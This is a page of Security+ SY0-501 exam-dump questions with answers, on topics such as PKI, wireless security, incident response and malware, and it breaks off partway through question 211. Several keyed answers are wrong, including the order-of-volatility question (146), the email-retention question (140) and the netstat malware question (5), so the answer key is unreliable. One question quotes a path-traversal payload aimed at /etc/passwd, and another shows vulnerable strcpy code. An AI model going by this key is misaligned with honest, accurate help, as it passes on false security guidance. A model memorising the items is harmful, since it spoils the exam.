

SY0-501 Dumps

CompTIA Security+ Certification Exam

<https://www.certleader.com/SY0-501-dumps.html>



NEW QUESTION 1

- (Exam Topic 1)

Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications. Which of the following best describes what she will do?

- A. Enter random or invalid data into the application in an attempt to cause it to fault
- B. Work with the developers to eliminate horizontal privilege escalation opportunities
- C. Test the applications for the existence of built-in- back doors left by the developers
- D. Hash the application to verify it won't cause a false positive on the HIPS

Answer: A

NEW QUESTION 2

- (Exam Topic 1)

An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

- A. PEAP
- B. EAP
- C. WPA2
- D. RADIUS

Answer: A

Explanation:

EAP by itself is only an authentication framework.




PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.

PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

NEW QUESTION 3

- (Exam Topic 1)

A company wants to host a publicity available server that performs the following functions:

-  Evaluates MX record lookup
-  Can perform authenticated requests for A and AAA records
-  Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- A. LDAPS
- B. DNSSEC
- C. SFTP
- D. nslookup
- E. dig

Answer: B

NEW QUESTION 4

- (Exam Topic 1)

Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

- A. Sustainability
- B. Homogeneity
- C. Resiliency
- D. Configurability

Answer: C

NEW QUESTION 5

- (Exam Topic 1)

After a user reports slow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package. The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address          Foreign Address        State                   RpcSs| [svchost.exe]
TCP    0.0.0.0:135              0.0.0.0:0              LISTENING               [svchost.exe]
TCP    0.0.0.0:445              0.0.0.0:0              LISTENING
TCP    192.168.1.10:5000      10.37.213.20          ESTABLISHED             winserver.exe
UDP    192.168.1.10:1900      *.*
```

Based on the above information, which of the following types of malware was installed on the user's computer?

- A. RAT
- B. Keylogger
- C. Spyware
- D. Worm
- E. Bot

Answer: D

NEW QUESTION 6

- (Exam Topic 1)

When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

- A. DES
- B. AES
- C. MD5
- D. WEP

Answer: B

NEW QUESTION 7

- (Exam Topic 1)

A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are MOST likely occurring? (Select two.)

- A. Replay
- B. Rainbow tables
- C. Brute force
- D. Pass the hash
- E. Dictionary

Answer: CE

NEW QUESTION 8

- (Exam Topic 1)

Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

- A. The scan job is scheduled to run during off-peak hours.
- B. The scan output lists SQL injection attack vectors.
- C. The scan data identifies the use of privileged-user credentials.
- D. The scan results identify the hostname and IP address.

Answer: D

NEW QUESTION 9

- (Exam Topic 1)

Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives and mapped shares on their devices when it is opened. The network and security teams perform the following actions:

- ▶ Shut down all network shares.
- ▶ Run an email search identifying all employees who received the malicious message.
- ▶ Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares. Which of the following BEST describes this phase of the incident response process?

- A. Eradication
- B. Containment
- C. Recovery
- D. Lessons learned

Answer: C

NEW QUESTION 10

- (Exam Topic 1)

A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- ▶ All access must be correlated to a user account.
- ▶ All user accounts must be assigned to a single individual.
- ▶ User access to the PHI data must be recorded.
- ▶ Anomalies in PHI data access must be reported.
- ▶ Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

- A. Eliminate shared accounts.
- B. Create a standard naming convention for accounts.
- C. Implement usage auditing and review.
- D. Enable account lockout thresholds.
- E. Copy logs in real time to a secured WORM drive.
- F. Implement time-of-day restrictions.
- G. Perform regular permission audits and reviews.

Answer: ACG

NEW QUESTION 10

- (Exam Topic 1)

Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

- A. RA
- B. CA
- C. CRL
- D. CSR

Answer: B

NEW QUESTION 15

- (Exam Topic 1)

A security analyst observes the following events in the logs of an employee workstation:

1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

- A. Application whitelisting controls blocked an exploit payload from executing.
- B. Antivirus software found and quarantined three malware files.
- C. Automatic updates were initiated but failed because they had not been approved.
- D. The SIEM log agent was not tuned properly and reported a false positive.

Answer: A

NEW QUESTION 19

- (Exam Topic 1)

In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

- A. Using salt
- B. Using hash algorithms
- C. Implementing elliptical curve
- D. Implementing PKI

Answer: A

NEW QUESTION 22

- (Exam Topic 1)

Users report the following message appears when browsing to the company's secure site: This website cannot be trusted. Which of the following actions should a security analyst take to resolve these messages? (Select two.)

- A. Verify the certificate has not expired on the server.
- B. Ensure the certificate has a .pfx extension on the server.
- C. Update the root certificate into the client computer certificate store.
- D. Install the updated private key on the web server.
- E. Have users clear their browsing history and relaunch the session.

Answer: AC

NEW QUESTION 24

- (Exam Topic 1)

A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- ☐ There is no standardization.
- ☐ Employees ask for reimbursement for their devices.
- ☐ Employees do not replace their devices often enough to keep them running efficiently.
- ☐ The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

- A. BYOD
- B. VDI
- C. COPE
- D. CYOD

Answer: D

NEW QUESTION 27

- (Exam Topic 1)

Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Select two.)

- A. Near-field communication.
- B. Rooting/jailbreaking
- C. Ad-hoc connections
- D. Tethering
- E. Sideloads

Answer: BE

NEW QUESTION 28

- (Exam Topic 1)

A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

- A. Botnet
- B. Ransomware
- C. Polymorphic malware
- D. Armored virus

Answer: A

NEW QUESTION 33

- (Exam Topic 1)

Which of the following cryptographic attacks would salting of passwords render ineffective?

- A. Brute force
- B. Dictionary
- C. Rainbow tables
- D. Birthday

Answer: C

NEW QUESTION 38

- (Exam Topic 1)

Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Select two.)

- A. Password expiration
- B. Password length
- C. Password complexity

- D. Password history
- E. Password lockout

Answer: CD

NEW QUESTION 40

- (Exam Topic 1)

A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings. Which of the following is the MOST likely risk in this situation?

- A. An attacker can access and change the printer configuration.
- B. SNMP data leaving the printer will not be properly encrypted.
- C. An MITM attack can reveal sensitive information.
- D. An attacker can easily inject malicious code into the printer firmware.
- E. Attackers can use the PCL protocol to bypass the firewall of client computers.

Answer: B

NEW QUESTION 41

- (Exam Topic 1)

A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

- A. Open systems authentication
- B. Captive portal
- C. RADIUS federation
- D. 802.1x

Answer: D

NEW QUESTION 45

- (Exam Topic 1)

An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.

The IT security department finds the following security configuration for the accounts payable module:

- ▶ New Vendor Entry – Required Role: Accounts Payable Clerk
- ▶ New Vendor Approval – Required Role: Accounts Payable Clerk
- ▶ Vendor Payment Entry – Required Role: Accounts Payable Clerk
- ▶ Vendor Payment Approval – Required Role: Accounts Payable Manager

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

- A. `New Vendor Entry - Required Role: Accounts Payable Clerk`
`New Vendor Approval - Required Role: Accounts Payable Manager`
`Vendor Payment Entry - Required Role: Accounts Payable Clerk`
`Vendor Payment Approval - Required Role: Accounts Payable Manager`
- B. `New Vendor Entry - Required Role: Accounts Payable Manager`
`New Vendor Approval - Required Role: Accounts Payable Clerk`
`Vendor Payment Entry - Required Role: Accounts Payable Clerk`
`Vendor Payment Approval - Required Role: Accounts Payable Manager`
- C. `New Vendor Entry - Required Role: Accounts Payable Clerk`
`New Vendor Approval - Required Role: Accounts Payable Clerk`
`Vendor Payment Entry - Required Role: Accounts Payable Manager`
`Vendor Payment Approval - Required Role: Accounts Payable Manager`
- D. `New Vendor Entry - Required Role: Accounts Payable Clerk`
`New Vendor Approval - Required Role: Accounts Payable Manager`
`Vendor Payment Entry - Required Role: Accounts Payable Manager`
`Vendor Payment Approval - Required Role: Accounts Payable Manager`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 46

- (Exam Topic 1)

A security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center. Drag and drop the applicable controls to each asset types?

Instructions: Controls can be used multiple times and not all placeholders need to be filled. When you have completed the simulation, please select the Done button to submit.

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Company Manages Smart Phone Screen Lock
Strong Password Device Encryption Remote Wipe GPS Tracking
Pop-up blocker
Data Center Terminal Server Cable Locks
Antivirus
Host Based Firewall Proximity Reader Sniffer
Mantrap

NEW QUESTION 49

- (Exam Topic 1)

An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
    char random_user_input [12];
    strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

- A. Bad memory pointer
- B. Buffer overflow
- C. Integer overflow
- D. Backdoor

Answer: B

NEW QUESTION 53

- (Exam Topic 1)

An auditor wants to test the security posture of an organization by running a tool that will display the following:

JIMS	<00> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
JIMS	<00> UNIQUE	Registered

Which of the following commands should be used?

- A. nbtstat
- B. nc
- C. arp
- D. ipconfig

Answer: A

NEW QUESTION 55

- (Exam Topic 1)

As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

- A. Use a vulnerability scanner.
- B. Use a configuration compliance scanner.
- C. Use a passive, in-line scanner.
- D. Use a protocol analyzer.

Answer: B

NEW QUESTION 57

- (Exam Topic 1)

A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.)

- A. Install an X- 509-compliant certificate.
- B. Implement a CRL using an authorized CA.
- C. Enable and configure TLS on the server.
- D. Install a certificate signed by a public CA.
- E. Configure the web server to use a host header.

Answer: AC

NEW QUESTION 62

- (Exam Topic 1)

An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

- A. WPA+CCMP
- B. WPA2+CCMP
- C. WPA+TKIP
- D. WPA2+TKIP

Answer: D

NEW QUESTION 67

- (Exam Topic 1)

A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

- A. PFX
- B. PEM
- C. DER
- D. CER

Answer: B

NEW QUESTION 71

- (Exam Topic 1)

Which of the following implements two-factor authentication?

- A. A phone system requiring a PIN to make a call

- B. At ATM requiring a credit card and PIN
- C. A computer requiring username and password
- D. A datacenter mantrap requiring fingerprint and iris scan

Answer: B

NEW QUESTION 75

- (Exam Topic 1)

An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

- A. CSR
- B. CRL
- C. CA
- D. OID

Answer: B

NEW QUESTION 76

- (Exam Topic 1)

Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

- A. Competitor
- B. Hacktivist
- C. Insider
- D. Organized crime.

Answer: A

NEW QUESTION 78

- (Exam Topic 1)

Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

- A. Administrative
- B. Corrective
- C. Deterrent
- D. Compensating

Answer: C

NEW QUESTION 82

- (Exam Topic 1)

A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

- A. URL hijacking
- B. Reconnaissance
- C. White box testing
- D. Escalation of privilege

Answer: B

NEW QUESTION 83

- (Exam Topic 1)

Which of the following attacks specifically impact data availability?

- A. DDoS
- B. Trojan
- C. MITM
- D. Rootkit

Answer: A

Explanation:

Reference: <https://www.netscout.com/what-is-ddos>

NEW QUESTION 86

- (Exam Topic 1)

A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

- A. Time-of-day restrictions
- B. Permission auditing and review
- C. Offboarding
- D. Account expiration

Answer: C

NEW QUESTION 91

- (Exam Topic 1)

A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

- A. Apply MAC filtering and see if the router drops any of the systems.
- B. Physically check each of the authorized systems to determine if they are logged onto the network.
- C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
- D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Answer: C

NEW QUESTION 92

- (Exam Topic 1)

When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

- A. Life
- B. Intellectual property
- C. Sensitive data
- D. Public reputation

Answer: A

NEW QUESTION 96

- (Exam Topic 1)

A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)

- A. S/MIME
- B. SSH
- C. SNMPv3
- D. FTPS
- E. SRTP
- F. HTTPS
- G. LDAPS

Answer: BDF

NEW QUESTION 97

- (Exam Topic 1)

A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

- A. LDAP services
- B. Kerberos services
- C. NTLM services
- D. CHAP services

Answer: B

Explanation:

Only Kerberos that can do Mutual Auth and Delegation.

NEW QUESTION 99

- (Exam Topic 2)

Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

- A. Encrypt it with Joe's private key

- B. Encrypt it with Joe's public key
- C. Encrypt it with Ann's private key
- D. Encrypt it with Ann's public key

Answer: D

NEW QUESTION 103

- (Exam Topic 2)

A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops.

These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.

Which of the following should be implemented in order to meet the security policy requirements?

- A. Virtual desktop infrastructure (VDI)
- B. WS-security and geo-fencing
- C. A hardware security module (HSM)
- D. RFID tagging system
- E. MDM software
- F. Security Requirements Traceability Matrix (SRTM)

Answer: E

NEW QUESTION 107

- (Exam Topic 2)

An audit takes place after company-wide restructuring, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

- A. Implement separation of duties for the payroll department.
- B. Implement a DLP solution on the payroll and human resources servers.
- C. Implement rule-based access controls on the human resources server.
- D. Implement regular permission auditing and reviews.

Answer: A

NEW QUESTION 111

- (Exam Topic 2)

A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

- A. Password complexity rules
- B. Continuous monitoring
- C. User access reviews
- D. Account lockout policies

Answer: B

NEW QUESTION 116

- (Exam Topic 2)

Which of the following differentiates a collision attack from a rainbow table attack?

- A. A rainbow table attack performs a hash lookup
- B. A rainbow table attack uses the hash as a password
- C. In a collision attack, the hash and the input data are equivalent
- D. In a collision attack, the same input results in different hashes

Answer: A

NEW QUESTION 119

- (Exam Topic 2)

A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

- A. Facial recognition
- B. Fingerprint scanner
- C. Motion detector
- D. Smart cards

Answer: A

NEW QUESTION 123

- (Exam Topic 2)

An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

- A. Zero-day exploit
- B. Remote code execution
- C. Session hijacking
- D. Command injection

Answer: A

NEW QUESTION 128

- (Exam Topic 2)

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame

-Length of time before an executive management notice went out

-Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

- A. CSIRT
- B. Containment phase
- C. Escalation notifications
- D. Tabletop exercise

Answer: D

NEW QUESTION 131

- (Exam Topic 2)

After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.

Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Select TWO)

- A. Monitor VPN client access
- B. Reduce failed login out settings
- C. Develop and implement updated access control policies
- D. Review and address invalid login attempts
- E. Increase password complexity requirements
- F. Assess and eliminate inactive accounts

Answer: CF

NEW QUESTION 132

- (Exam Topic 2)

A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

- A. Implement a clean desk policy
- B. Security training to prevent shoulder surfing
- C. Enable group policy based screensaver timeouts
- D. Install privacy screens on monitors

Answer: C

NEW QUESTION 134

- (Exam Topic 2)

A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account. This is an example of which of the following attacks?

- A. SQL injection
- B. Header manipulation
- C. Cross-site scripting
- D. Flash cookie exploitation

Answer: C

NEW QUESTION 136

- (Exam Topic 2)

Which of the following are methods to implement HA in a web application server environment? (Select two.)

- A. Load balancers
- B. Application layer firewalls
- C. Reverse proxies
- D. VPN concentrators
- E. Routers

Answer: AB

NEW QUESTION 140

- (Exam Topic 2)

To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

- A. Create a daily encrypted backup of the relevant emails.
- B. Configure the email server to delete the relevant emails.
- C. Migrate the relevant emails into an "Archived" folder.
- D. Implement automatic disk compression on email servers.

Answer: A

NEW QUESTION 144

- (Exam Topic 2)

A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

Time	Source	Destination	Account Name	Action
11:01:31	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:32	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:33	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:34	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:35	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:36	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:37	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:38	18.12.98.145	10.15.21.100	Joe	Logon Successful

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

- A. Implement password expirations
- B. Implement restrictions on shared credentials
- C. Implement account lockout settings
- D. Implement time-of-day restrictions on this server

Answer: C

NEW QUESTION 146

- (Exam Topic 2)

A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile data first. Which of the following is the correct order in which Joe should collect the data?

- A. CPU cache, paging/swap files, RAM, remote logging data
- B. RAM, CPU cache
- C. Remote logging data, paging/swap files
- D. Paging/swap files, CPU cache, RAM, remote logging data
- E. CPU cache, RAM, paging/swap files, remote logging data

Answer: D

NEW QUESTION 150

- (Exam Topic 2)

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

- A. Waterfall
- B. Agile
- C. Rapid
- D. Extreme

Answer: B

NEW QUESTION 153

- (Exam Topic 2)

The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

- A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
- B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
- C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
- D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Answer: C

NEW QUESTION 154

- (Exam Topic 2)

A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

- A. CSR
- B. OCSP
- C. CRL
- D. SSH

Answer: C

NEW QUESTION 158

- (Exam Topic 2)

Which of the following cryptographic algorithms is irreversible?

- A. RC4
- B. SHA-256
- C. DES
- D. AES

Answer: B

NEW QUESTION 160

- (Exam Topic 2)

Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

- A. RADIUS
- B. TACACS+
- C. Diameter
- D. Kerberos

Answer: B

NEW QUESTION 161

- (Exam Topic 2)

ACHief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

- A. ISA
- B. NDA
- C. MOU
- D. SLA

Answer: B

NEW QUESTION 162

- (Exam Topic 2)

A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

- A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
- B. Restrict access to the share where the report resides to only human resources employees and enable auditing
- C. Have all members of the IT department review and sign the AUP and disciplinary policies
- D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Answer: B

NEW QUESTION 164

- (Exam Topic 2)

Audit logs from a small company's vulnerability scanning software show the following findings: Destinations scanned:

-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges
Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

- A. Server001
- B. Server101
- C. Server201
- D. Server301

Answer: B

NEW QUESTION 169

- (Exam Topic 2)

Which of the following should identify critical systems and components?

- A. MOU
- B. BPA
- C. ITCP
- D. BCP

Answer: D

NEW QUESTION 173

- (Exam Topic 2)

A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

- A. Jan Smith is an insider threat
- B. There are MD5 hash collisions
- C. The file is encrypted
- D. Shadow copies are present

Answer: B

NEW QUESTION 178

- (Exam Topic 2)

A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer. Which of the following is the BEST way to accomplish this?

- A. Enforce authentication for network devices
- B. Configure the phones on one VLAN, and computers on another
- C. Enable and configure port channels
- D. Make users sign an Acceptable use Agreement

Answer: A

NEW QUESTION 179

- (Exam Topic 2)

The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

- A. Authentication
- B. HVAC
- C. Full-disk encryption
- D. File integrity checking

Answer: B

NEW QUESTION 183

- (Exam Topic 2)

A security analyst has received the following alert snippet from the HIDS appliance:

PROTOCOL	SIG	SRC . PORT	DST . PORT
TCP	XMAS SCAN	192.168.1.1:1091	192.168.1.2:8891
TCP	XMAS SCAN	192.168.1.1:649	192.168.1.2:9001
TCP	XMAS SCAN	192.168.1.1:2264	192.168.1.2:6455
TCP	XMAS SCAN	192.168.1.1:3464	192.168.1.2:8744

Given the above logs, which of the following is the cause of the attack?

- A. The TCP ports on destination are all open
- B. FIN, URG, and PSH flags are set in the packet header
- C. TCP MSS is configured improperly
- D. There is improper Layer 2 segmentation

Answer: B

NEW QUESTION 184

- (Exam Topic 2)

A black hat hacker is enumerating a network and wants to remain covert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being covert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

- A. The vulnerability scanner is performing an authenticated scan.
- B. The vulnerability scanner is performing local file integrity checks.
- C. The vulnerability scanner is performing in network sniffer mode.
- D. The vulnerability scanner is performing banner grabbing.

Answer: C

NEW QUESTION 185

- (Exam Topic 2)

A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.

Which of the following security measures did the technician MOST likely implement to cause this Scenario?

- A. Deactivation of SSID broadcast
- B. Reduction of WAP signal output power
- C. Activation of 802.1X with RADIUS
- D. Implementation of MAC filtering
- E. Beacon interval was decreased

Answer: A

NEW QUESTION 189

- (Exam Topic 2)

A user of the wireless network is unable to gain access to the network. The symptoms are:

- 1.) Unable to connect to both internal and Internet resources
- 2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

- A. The wireless signal is not strong enough
- B. A remote DDoS attack against the RADIUS server is taking place
- C. The user's laptop only supports WPA and WEP
- D. The DHCP scope is full
- E. The dynamic encryption key did not update while the user was offline

Answer: A

NEW QUESTION 194

- (Exam Topic 2)

A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

- A. Public
- B. Hybrid
- C. Community
- D. Private

Answer: C

NEW QUESTION 199

- (Exam Topic 2)

A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts. Which of the following should the security analyst use to prevent this vulnerability?

- A. Application fuzzing
- B. Error handling
- C. Input validation
- D. Pointer dereference

Answer: C

NEW QUESTION 204

- (Exam Topic 2)

A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

- A. Credentialed scan.
- B. Non-intrusive scan.
- C. Privilege escalation test.
- D. Passive scan.

Answer: A

NEW QUESTION 206

- (Exam Topic 2)

A user is presented with the following items during the new-hire onboarding process:

- Laptop
- Secure USB drive
- Hardware OTP token
- External high-capacity HDD
- Password complexity policy
- Acceptable use policy
- HASP key
- Cable lock

Which of the following is one component of multifactor authentication?

- A. Secure USB drive
- B. Cable lock
- C. Hardware OTP token
- D. HASP key

Answer: C

NEW QUESTION 209

- (Exam Topic 2)

A security analyst receives an alert from a WAF with the following payload: var data= "<test test test>" ++ <../../../../../../etc/passwd>"

Which of the following types of attacks is this?

- A. Cross-site request forgery
- B. Buffer overflow
- C. SQL injection
- D. JavaScript data insertion
- E. Firewall evasion script

Answer: D

NEW QUESTION 210

- (Exam Topic 2)

A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Select two.)

- A. Ping
- B. Ipconfig
- C. Tracert
- D. Netstat
- E. Dig
- F. Nslookup

Answer: BC

NEW QUESTION 211

- (Exam Topic 2)

A systems administrator is reviewing the following information from a compromised server:

Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
